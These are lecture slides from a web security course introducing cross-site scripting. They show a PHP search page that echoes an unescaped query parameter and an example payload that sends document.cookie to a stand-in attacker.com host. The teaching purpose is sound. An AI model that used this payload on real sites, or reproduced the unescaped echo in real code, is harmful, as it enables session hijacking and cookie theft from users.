


CSE480: Web Security

6. Cross-Site Scripting (1)

Seongil Wi

Recap: Same Origin Policy (SOP)

Restricts scripts on **one origin** from accessing data from **another origin**



Recap: Same Origin Policy (SOP)

Restricts scripts on **one origin** from accessing data from **another origin**

- The basic security model enforced in the browser
- Basic **access control** mechanism for web browsers
 - All resources such as DOM, cookies, JavaScript has their own origin
 - SOP allows a subject to access only the objects from the same origin

Question



Does SOP solve all the problems?

Cross-Site Scripting (XSS)

To Bypass SOP!

Cross-Site Scripting (XSS)


- A code injection attack
- Malicious scripts are injected into benign and trusted websites
- Injected codes are executed at **the attacker's target origin**

Search Engine Example

7




`<html>`
`<body>`
Search result for `<?php echo $_GET['query'];?>`
`<?php`
 // get results from DB and print them
`?>`
`</body>`
`</html>`




Search Engine Example: Benign Usage

8




```
<html>
<body>
  Search result for <?php echo $_GET['query'];?>
  <?php
    // get results from DB and print them
  ?>
</body>
</html>
```




Search Engine Example: Benign Usage

9



Search Engine Example: Malicious Usage

10



```
<html>
<body>
  Search result for <?php echo $_GET['query'];?>
  <?php
    // get results from DB and print them
  ?>
</body>
</html>
```



Search Engine Example: Malicious Usage

11



```
<html>
<body>
  Search result for <?php echo $_GET['query'];?>
  <?php
    // get results from DB and print them
  ?>
</body>
</html>
```

```
<html>
<body>
  Search result for <script>alert('hi')</script>
  ...
</body>
</html>
```



Search Engine Example: Malicious Usage

12



What if this input is

`<script>fetch('https://attacker.com?data=' + document.cookie)</script>?`



```
<html>
<body>
  Search result for <?php echo $_GET['query'];?>
  <?php
    // get results from DB and print them
  >>
```

Injected malicious codes
are executed at the
`https://search.com` origin

```
<html>
<body>
  Search result for <script>alert('hi')</script>
  ...
</body>
</html>
```



FYI: fetch() API

14



Using the Fetch API

The [Fetch API](#) provides a JavaScript interface for making HTTP requests and processing the responses.

What if this input is

```
<script>fetch('https://attacker.com?data=' + document.cookie)</script>?
```

⇒ An attacker can steal cookies from a user of a vulnerable website



```
<html>  
<body>  
  Search result for <?php echo $_GET['query'];?>  
  <?php  
    // get results from DB and print them  
  >>
```

Injected malicious codes
are executed at the
`https://search.com` origin

```
<html>  
  <body>  
    Search result for <script>alert('hi')</script>  
    ...  
  </body>  
</html>
```



Impact of Cross-Site Scripting Attacks

- **Bypass SOP:** Injected codes are executed at the attacker's target origin
- Obvious first target: reading cookies (session hijacking)
- Other “use cases” include
 - Attacking browser-based password managers
 - Setting cookies

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
 - Stored XSS
- 
- DOM-based XSS (Client-side XSS)
 - Universal XSS

Today's Topic

XSS Type (IMPORTANT!!)



